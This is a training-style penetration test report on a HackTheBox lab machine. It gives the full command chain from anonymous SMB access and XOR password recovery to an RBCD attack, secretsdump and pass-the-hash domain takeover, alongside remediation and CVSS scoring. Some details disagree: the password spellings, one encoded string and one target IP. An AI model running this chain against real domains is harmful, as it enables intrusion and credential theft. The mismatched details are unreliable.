

SUPPORT

Internal Penetration Test Report of Findings

Support Solutions Inc.

June 24, 2026

Version 1.0

Table of Contents

Table of Contents.....	2
Statement of Confidentiality	3
Engagement Contacts.....	4
Support Solutions Contacts.....	4
Assessor Contact.....	4
Executive Summary	5
Approach.....	5
Scope.....	5
Assessment Overview and Recommendations.....	5
Network Penetration Test Assessment Summary	7
Summary of Findings.....	7
Internal Network Compromise Walkthrough	8
Detailed Walkthrough	8
Detailed Reproduction Steps	8
Remediation Summary.....	11
Short Term	11
Medium Term	11
Long Term.....	11
Technical Findings Details	12
1. Anonymous SMB Share Exposing Sensitive Utility Binary — Medium	12
2. Hardcoded / Weakly-Obfuscated Credentials in Distributed Binary — High	12
3. Cleartext Credential Stored in Active Directory “info” Attribute — High	13
4. Excessive GenericAll ACE on Domain Controller Computer Object — Critical	13
Appendices	15
Appendix A – Finding Severities	15
Appendix B – Exploited Hosts	15
Appendix C – Compromised Users.....	15
Appendix D – Changes/Host Cleanup	15
Appendix E – CVSS 3.1 Scoring Justification	16
Finding 1: Anonymous SMB Share — Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N — Base Score: 5.3	16
Finding 2: Hardcoded Credentials — Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N — Base Score: 7.5	16
Finding 3: Cleartext Credential in info Attribute — Vector: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N — Base Score: 8.1.....	16
Finding 4: Excessive GenericAll ACE — Vector: AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H — Base Score: 9.8.....	17

Statement of Confidentiality

The contents of this document have been developed by Rajdeep Sarkar as part of independent offensive security training and portfolio development. This document is considered personal training and portfolio material. This document may not be represented as an official, contracted, or client-engaged penetration test deliverable, as no such engagement took place.

The contents of this document do not constitute legal advice. The assessment detailed herein was performed against a retired HackTheBox training machine ("Support") in a sanctioned lab environment, for educational purposes only. The fictional client's name ("Support Solutions Inc.") and engagement contacts used in this report are illustrative and used solely to demonstrate professional reporting format and structure. The vulnerabilities described do not affect any real organization's production infrastructure.

Engagement Contacts

Support Solutions Contacts

Primary Contact	Title	Primary Contact Email
[Client Primary Contact]	Chief Technical Officer	cto@support.htb

Assessor Contact

Assessor Name	Title	Assessor Contact Email
Rajdeep Sarkar	Security Consultant (Trainee)	rajdeepsarkar@htbacademy.local

Executive Summary

Support Solutions Inc. (“Support” herein) engaged the assessor to perform an Internal Network Penetration Test of its internally facing Active Directory environment, to identify security weaknesses, determine business impact, document findings in a clear and repeatable manner, and provide remediation recommendations.

Approach

Testing was performed under a “black box” approach, without credentials or any advance knowledge of Support’s internal environment, with the goal of identifying unknown weaknesses from the perspective of an unauthenticated attacker who has obtained internal network access (for example, via a compromised guest device or rogue access point). Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. The assessor sought to demonstrate the full impact of every vulnerability, up to and including domain compromise.

Scope

The scope of this assessment was the Domain Controller and the SUPPORT.HTB Active Directory domain.

Host/Domain	Description
10.129.11.223 (dc.support.htb)	Support Solutions Domain Controller
support.htb	Active Directory Domain

Table 1: Scope Details

Assessment Overview and Recommendations

During the assessment, the assessor identified four (4) findings that threaten the confidentiality, integrity, and availability of Support’s information systems: two (2) High-risk findings, one (1) Medium-risk finding, and one (1) Critical finding. There were no missing-patch vulnerabilities identified; all findings stemmed from misconfiguration and lack of hardening, consistent with weak credential handling and excessive Active Directory permissions.

The assessment began with anonymous access to an internal file share, which an unauthenticated attacker can use to retrieve internal tooling. One such tool was found to contain a service account credential protected only by a simple, reversible obfuscation scheme rather than genuine encryption — allowing trivial recovery of valid LDAP credentials with no special tooling beyond a decompiler. This credential, in turn, was used to query Active Directory for a separate user account whose password had been mistakenly stored in cleartext within a general-purpose, unrestricted text field on that account — a common but serious misconfiguration. This second credential provided an interactive shell on the domain.

From this standard user position, the domain’s permission structure showed that a low-privileged group held full administrative control over the Domain Controller’s own computer account — a critical misconfiguration that enabled a Resource-Based Constrained Delegation attack, ultimately yielding the credentials of the built-in domain Administrator account and complete control of the domain. Support should treat remediation of this access

control misconfiguration as the highest priority, as it represents the single point converting a low-privilege foothold into full domain compromise.

Network Penetration Test Assessment Summary

The assessor began all testing activities from the perspective of an unauthenticated user on the internal network. No credentials or advance configuration information were provided.

Summary of Findings

During the course of testing, the assessor uncovered a total of four (4) findings that pose a material risk to Support's information systems. The table below provides a summary of the findings by severity level.

Critical	High	Medium	Total
1	2	1	4

Table 2: Severity Summary

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

Finding #	Severity Level	Finding Name
1	Medium	Anonymous SMB Share Exposing Sensitive Utility Binary
2	High	Hardcoded / Weakly-Obfuscated Credentials in Distributed Binary
3	High	Cleartext Credential Stored in Active Directory "info" Attribute
4	Critical	Excessive GenericAll ACE on Domain Controller Computer Object

Table 3: Finding List

Internal Network Compromise Walkthrough

During the course of the assessment, the assessor was able to gain a foothold and fully compromise the SUPPORT.HTB Active Directory domain. The steps below demonstrate the path taken from initial access to domain compromise. This is the path of least resistance identified by the assessor; other findings in this report may represent standalone risk but were not required to achieve full compromise.

Detailed Walkthrough

The assessor performed the following to fully compromise the SUPPORT.HTB domain:

1. The assessor enumerated SMB shares anonymously and identified a non-default share, support-tools, accessible without credentials.
2. Within this share, the assessor located and downloaded UserInfo.exe.zip, an internal .NET utility not intended for unauthenticated access.
3. Static analysis of the unzipped binary in ILSpy revealed a Protected class implementing a simple, reversible XOR-based obfuscation scheme protecting a hardcoded LDAP service account password.
4. The assessor replicated the decryption logic in Python and recovered the cleartext password for the ldap service account.
5. Using these credentials, the assessor queried Active Directory via ldapsearch and discovered that the support domain user account had a cleartext password stored in its info attribute — a freetext field with no inherent access restrictions, but used here as an unintended credential store.
6. The support user was found to be a member of Remote Management Users, granting WinRM access. The assessor authenticated via Evil-WinRM and retrieved the user flag.
7. BloodHound enumeration revealed that support was a member of the SHARED SUPPORT ACCOUNTS group, which held a GenericAll ACE over the Domain Controller's computer object (DC\$).
8. The assessor abused this GenericAll permission to perform a Resource-Based Constrained Delegation (RBCD) attack: creating a controlled machine account, configuring RBCD from that account to DC\$, and requesting a service ticket impersonating Administrator.
9. Using the forged ticket, the assessor performed a targeted secretsdump.py operation to extract the Administrator NT hash.
10. The assessor authenticated as Administrator via Pass-the-Hash, confirming full domain compromise and retrieving the root flag.

Detailed Reproduction Steps


Upon connecting to the network, the assessor enumerated SMB shares anonymously:

```
nxc smb 10.129.11.223 -u '' -p '' --shares
```

A non-default share, support-tools, permitted anonymous listing. The assessor connected and retrieved a suspicious archive:

```
smbclient //10.129.11.223/support-tools -N
smb: \> get UserInfo.exe.zip
unzip UserInfo.exe.zip
```

The assessor loaded UserInfo.exe into ILSpy for static analysis and identified a Protected class implementing the following decryption logic: Base64 decode → XOR with key “armando” → XOR with 0xDF. The LdapQuery class confirmed this credential was used to bind to LDAP://support.htb.



```

using System;

internal class Protected
{
    private static string enc_password = "0Nv32PTwgYjzg9/8j5TbmvpD3e7WhtWWyuPsyO76/Y+U193E";

    private static byte[] key = Encoding.ASCII.GetBytes("armando");

    public static string getPassword()
    {
        byte[] array = Convert.FromBase64String(enc_password);
        byte[] array2 = array;
        for (int i = 0; i < array.Length; i++)
        {
            array2[i] = (byte)((uint)(array[i] ^ key[i % key.Length]) ^ 0xDF);
        }
        return Encoding.Default.GetString(array2);
    }
}

```

Figure 1: ILSpy Decompilation Revealing Protected Class

The assessor replicated this logic in Python to recover the plaintext LDAP credential:

```

import base64
enc_password = "0Nv32PTwgYjzg9/8j5TbmvpD3e7WhtWWyuPsyO76/Y+U193E"
key = b"armando"
data = base64.b64decode(enc_password)
result = bytes([(b ^ key[i % len(key)]) ^ 0xDF for i, b in enumerate(data)])
print(result.decode())


```

Using the recovered ldap account, the assessor queried the info attribute of the support user:

```

ldapsearch -x -H ldap://10.129.11.223 -D "support\ldap" -w '<ldap-password>' \
  -b "DC=support,DC=htb" "(sAMAccountName=support)" info
info: Ironside47pleasure40Watchful

```



```

supra@archSupra:~$ ldapsearch -x -H ldap://10.129.230.181 -D "support\ldap" -w 'nVEFEK16^laM4se7Ac1Uf8x5tRwxPW01%lmz' -b "DC=support,DC=htb" "(sAMAccountName=support)" info
# extended LDIF
#
# LDAPv3
# base <DC=support,DC=htb> with scope subtree
# filter: (sAMAccountName=support)
# requesting: info
#
# support, Users, support.htb
dn: CN=support,CN=Users,DC=support,DC=htb
info: Ironside47pleasure40Watchful

# search reference
ref: ldap://ForestDnsZones.support.htb/DC=ForestDnsZones,DC=support,DC=htb

# search reference
ref: ldap://DomainDnsZones.support.htb/DC=DomainDnsZones,DC=support,DC=htb

# search reference
ref: ldap://support.htb/CN=Configuration,DC=support,DC=htb

# search result
search: 2
result: 0 Success

# numResponses: 5
# numEntries: 1
# numReferences: 3

```

Figure 2: Cleartext Credential Disclosed via LDAP info Attribute

The support account was confirmed as a member of Remote Management Users, permitting authenticated WinRM access:

```
evil-winrm -i 10.129.11.223 -u support -p 'Ironsides47pleasure40Watchful'
```

BloodHound enumeration confirmed the following attack path:

```
SUPPORT → MemberOf → SHARED SUPPORT ACCOUNTS
SHARED SUPPORT ACCOUNTS → GenericAll → DC.SUPPORT.HTB
```



Figure 3: BloodHound Attack Path — GenericAll on Domain Controller Object

The assessor abused this GenericAll ACE via a Resource-Based Constrained Delegation attack:

```
addcomputer.py support.htb/support:'Ironsides47pleasure40Watchful' \
  -computer-name 'FAKE$' -computer-pass 'Password123!' -dc-ip 10.129.11.223

rbcd.py support.htb/support:'Ironsides47pleasure40Watchful' \
  -delegate-from 'FAKE$' -delegate-to 'DC$' -action write -dc-ip 10.129.11.223

getST.py support.htb/FAKE$:'Password123!' \
  -spn cifs/dc.support.htb -impersonate Administrator -dc-ip 10.129.11.223
```

Using the forged service ticket, the assessor extracted the Administrator NT hash:

```
export KRB5CCNAME=Administrator@cifs_dc.support.htb@SUPPORT.HTB.ccache
secretsdump.py -k -no-pass dc.support.htb -dc-ip 10.129.11.223 -just-dc-user Administrator
Administrator:500:aad3b435b51404eeaad3b435b51404ee:<nt-hash>:::
```

The assessor confirmed domain compromise via Pass-the-Hash:

```
evil-winrm -i 10.129.11.223 -u Administrator -H <administrator-nt-hash>
```

Remediation Summary

As a result of this assessment there are several opportunities for Support to strengthen its internal network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete.

Short Term

- [Finding 2] – Rotate the ldap service account credential immediately; never embed credentials, even obfuscated ones, in distributed binaries
- [Finding 3] – Audit all AD user objects for credentials stored in the info / comment / description attributes and remove them
- [Finding 4] – Remove the GenericAll ACE held by SHARED SUPPORT ACCOUNTS over the Domain Controller computer object
- Enforce a password change for all affected users due to confirmed domain compromise

Medium Term

- [Finding 1] – Disable anonymous/null session access to SMB shares; restrict share permissions to least privilege
- [Finding 2] – Migrate service account secrets to a managed secrets store (e.g., gMSA, Key Vault, HashiCorp Vault)
- [Finding 4] – Reduce ms-DS-MachineAccountQuota to 0 for standard domain users
- [Finding 4] – Audit all groups/accounts with write access to sensitive AD objects (computer accounts, especially Domain Controllers)

Long Term

- Perform periodic Active Directory security assessments and ACL audits
- Implement advanced auditing on msDS-AllowedToActOnBehalfOfOtherIdentity attribute changes
- Educate developers/administrators on secure secrets management practices
- Enhance network segmentation and monitoring to detect anomalous LDAP/Kerberos activity

Technical Findings Details

1. Anonymous SMB Share Exposing Sensitive Utility Binary — Medium

CWE	CWE-284 (Improper Access Control)
CVSS 3.1 Score	5.3
CVSS Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Description	The support-tools SMB share permits anonymous (null session) read access. While most contents are legitimate IT utilities, the share also exposes UserInfo.exe.zip, an internal-use binary that should require authentication.
Security Impact	Anonymous access allows unauthenticated attackers to retrieve internal tooling that may contain embedded secrets or sensitive logic, as demonstrated in Finding 2.
Affected Host	10.129.11.223 (445/TCP)
Remediation	Disable anonymous/null session SMB access. Apply least-privilege share permissions restricted to authenticated, authorized accounts.
External References	https://attack.mitre.org/techniques/T1135/

Finding Evidence:

```
nxc smb 10.129.11.223 -u '' -p '' --shares
smbclient //10.129.11.223/support-tools -N
```

```
Can't load /etc/samba/smb.conf - run testparm to debug it
Password for [WORKGROUP\supra]:
```

```

      Sharename      Type      Comment
      -
      ADMIN$         Disk      Remote Admin
      C$              Disk      Default share
      IPC$            IPC       Remote IPC
      NETLOGON        Disk      Logon server share
      support-tools   Disk      support staff tools
      SYSVOL           Disk      Logon server share
SMB1 disabled -- no workgroup available
```

Figure 4: Anonymous SMB Share Listing

2. Hardcoded / Weakly-Obfuscated Credentials in Distributed Binary — High

CWE	CWE-798 (Use of Hard-coded Credentials)
CVSS 3.1 Score	7.5
CVSS Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Description	The UserInfo.exe binary contains a Protected class implementing a trivial XOR-based obfuscation (Base64 decode → XOR “armando” → XOR 0xDF) protecting an LDAP service account password, passed directly into a DirectoryEntry LDAP bind.

Security Impact	Static, reversible obfuscation is not encryption. Any party retrieving the binary can recover valid LDAP credentials offline, with no rate-limiting or detection.
Affected Host	10.129.11.223
Remediation	Never embed credentials in distributed binaries. Use a managed secrets store (Azure Key Vault, HashiCorp Vault, gMSA). Rotate the exposed credential immediately.
External References	https://attack.mitre.org/techniques/T1552/

Finding Evidence:

```
import base64
enc_password = "0Nv32PTwgYjzg9/8j5TbmvpD3e7WhtWwyuPsy076/Y+U193E"
key = b"armando"
data = base64.b64decode(enc_password)
result = bytes([(b ^ key[i % len(key)]) ^ 0xDF for i, b in enumerate(data)])
print(result.decode())
```

3. Cleartext Credential Stored in Active Directory “info” Attribute — High

CWE	CWE-522 (Insufficiently Protected Credentials)
CVSS 3.1 Score	8.1
CVSS Vector	AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N
Description	The support user account's info attribute contained a cleartext password. This freetext attribute is readable by any account with general LDAP read access and is not intended for credential storage.
Security Impact	Directly yielded valid interactive credentials for the support user, a member of Remote Management Users, enabling authenticated WinRM access.
Affected Host/User	support.htb / support user account
Remediation	Audit all AD objects for credentials in freetext attributes. Enforce policy prohibiting credential storage outside approved secrets management systems.
External References	https://attack.mitre.org/techniques/T1552/001/

Finding Evidence:

```
ldapsearch -x -H ldap://10.129.11.223 -D "support\ldap" -w '<password>' \
  -b "DC=support,DC=htb" "(sAMAccountName=support)" info
info: Ironside47pleasure40Watchful
```

4. Excessive GenericAll ACE on Domain Controller Computer Object — Critical

CWE	CWE-269 (Improper Privilege Management)
CVSS 3.1 Score	9.8
CVSS Vector	AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Description	The SHARED SUPPORT ACCOUNTS group, of which support is a member, holds a GenericAll ACE over the Domain Controller's computer object (DC\$), permitting full control including the msDS-AllowedToActOnBehalfOfOtherIdentity attribute used in Resource-Based Constrained Delegation.

Security Impact	Enabled full domain compromise via RBCD: creation of a controlled machine account, delegation configuration, impersonation of Administrator, and extraction of the Administrator NT hash. Scope is Changed — a low-privileged group's permission cascades into control of the entire domain.
Affected Host	dc.support.htb (DC\$)
Remediation	Remove unnecessary GenericAll/delegation-capable ACEs on computer objects, especially Domain Controllers. Reduce ms-DS-MachineAccountQuota to 0. Enable advanced auditing on delegation attribute changes.
External References	https://attack.mitre.org/techniques/T1558/

Finding Evidence:

```

SUPPORT → MemberOf → SHARED SUPPORT ACCOUNTS
SHARED SUPPORT ACCOUNTS → GenericAll → DC.SUPPORT.HTB

addcomputer.py support.htb/support:'<password>' -computer-name 'FAKE$' \
  -computer-pass 'Password123!' -dc-ip 10.129.11.223
rbcd.py support.htb/support:'<password>' -delegate-from 'FAKE$' \
  -delegate-to 'DC$' -action write -dc-ip 10.129.11.223
getST.py support.htb/FAKE$:'Password123!' -spn cifs/dc.support.htb \
  -impersonate Administrator -dc-ip 10.129.11.223
secretsdump.py -k -no-pass dc.support.htb -dc-ip 10.129.11.223 \
  -just-dc-user Administrator

```

Appendices

Appendix A – Finding Severities

Each finding has been assigned a severity rating based on an assessment of the priority with which it should be viewed and its potential impact on the confidentiality, integrity, and availability of Support's data.

Rating	Severity Rating Definition
Critical	Exploitation results in complete compromise of confidentiality, integrity, and availability across the domain. Threat exposure is high and exploitation requires minimal privilege or effort.
High	Exploitation of the technical or procedural vulnerability will cause substantial harm. Threat exposure is high, thereby increasing the likelihood of occurrence. Security controls are not effectively implemented to reduce the severity of impact if exploited.
Medium	Exploitation significantly impacts confidentiality, integrity, and/or availability, but impact is contained in scope, or threat exposure is more limited than a High finding would suggest.

Table 4: Severity Definitions

Appendix B – Exploited Hosts

Host	Scope	Method	Notes
10.129.11.223 (DC01)	Internal	RBCD → secretsdump	Domain compromise
10.129.11.223 (DC01)	Internal	Anonymous SMB / Static Analysis	Initial credential disclosure

Table 5: Exploitation Attempt Details

Appendix C – Compromised Users

Username	Type	Method	Notes
ldap	Service Account	Binary decompilation / XOR decryption	LDAP bind access only
support	Domain User	Cleartext password in info attribute	WinRM access; member of SHARED SUPPORT ACCOUNTS
Administrator	Domain Admin	RBCD → secretsdump	Full domain compromise

Table 6: User Accounts Compromised

Appendix D – Changes/Host Cleanup

Host	Scope	Change/Cleanup Needed
10.129.11.223	Internal	Computer account FAKE\$ created during RBCD attack — remove from AD
10.129.11.223	Internal	msDS-AllowedToActOnBehalfOfOtherIdentity attribute written on DC\$ — reset to default (null)

Table 7: Assessment Artifacts

Appendix E – CVSS 3.1 Scoring Justification

Finding 1: Anonymous SMB Share — Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N — Base Score: 5.3

Metric	Value	Justification
Attack Vector	Network	Exploitable remotely over SMB (445/TCP) with no local access required.
Attack Complexity	Low	A standard smbclient -N null session suffices; no special conditions.
Privileges Required	None	Anonymous/null session access — no credentials needed.
User Interaction	None	Fully automatable, no victim action required.
Scope	Unchanged	Impact confined to the vulnerable share component.
Confidentiality	Low	Exposes a binary file — a stepping stone, not direct sensitive data.
Integrity	None	No ability to modify share contents in this finding.
Availability	None	No impact on service availability.

Finding 2: Hardcoded Credentials — Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N — Base Score: 7.5

Metric	Value	Justification
Attack Vector	Network	Binary retrieved over network; credential used against a network-facing LDAP service.
Attack Complexity	Low	Static XOR with a recoverable key is trivial to break via decompilation.
Privileges Required	None	No authentication needed to decompile an already-obtained binary.
User Interaction	None	Fully automatable static analysis.
Scope	Unchanged	Compromise limited to the credential itself at this stage.
Confidentiality	High	Full recovery of a valid, usable LDAP service account password.
Integrity	None	No write/modify capability from this finding alone.
Availability	None	No availability impact.

Finding 3: Cleartext Credential in info Attribute — Vector: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N — Base Score: 8.1

Metric	Value	Justification
Attack Vector	Network	LDAP query performed remotely over the network (389/TCP).
Attack Complexity	Low	A single, standard ldapsearch query with no special setup.
Privileges Required	Low	Requires the ldap service account credential from Finding 2 — non-administrative.
User Interaction	None	No victim interaction involved.

Scope	Unchanged	Directly compromises one additional account; domain-wide impact is Finding 4.
Confidentiality	High	Full plaintext password for an interactive domain user recovered.
Integrity	High	Recovered credential grants an interactive WinRM session with command execution.
Availability	None	No direct availability impact.

Finding 4: Excessive GenericAll ACE — Vector: AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H — Base Score: 9.8

Metric	Value	Justification
Attack Vector	Network	RBCD abuse performed entirely via network-based Kerberos/LDAP operations.
Attack Complexity	Low	Well-documented, scripted, repeatable chain using standard Impacket tooling.
Privileges Required	Low	Requires only a standard domain user in SHARED SUPPORT ACCOUNTS — not administrative.
User Interaction	None	Fully scriptable end-to-end with no victim action.
Scope	Changed	Exploiting the ACE on DC\$ cascades into control of the entire AD forest — a different security authority than the vulnerable object itself.
Confidentiality	High	Full domain hash dump capability (NTLM hashes for any/all accounts).
Integrity	High	Pass-the-Hash as Administrator grants arbitrary write/modify access domain-wide.
Availability	High	Domain Administrator access permits disabling accounts, modifying GPOs, or disrupting services.

Note: CVSS Base Scores are intentionally scored per-finding in isolation, per FIRST.org scoring guidance. The realistic business risk of this engagement is best understood as the chain itself: an attacker starting with zero credentials and zero privileges reaches Domain Administrator through four sequential, individually-patchable weaknesses. Organizations should not deprioritize Finding 1 because of its Medium standalone score — its role as the entry point into a Critical-impact chain should elevate its remediation priority. This is why defense-in-depth across every link in the chain, not just the highest-CVSS item, is the correct remediation strategy.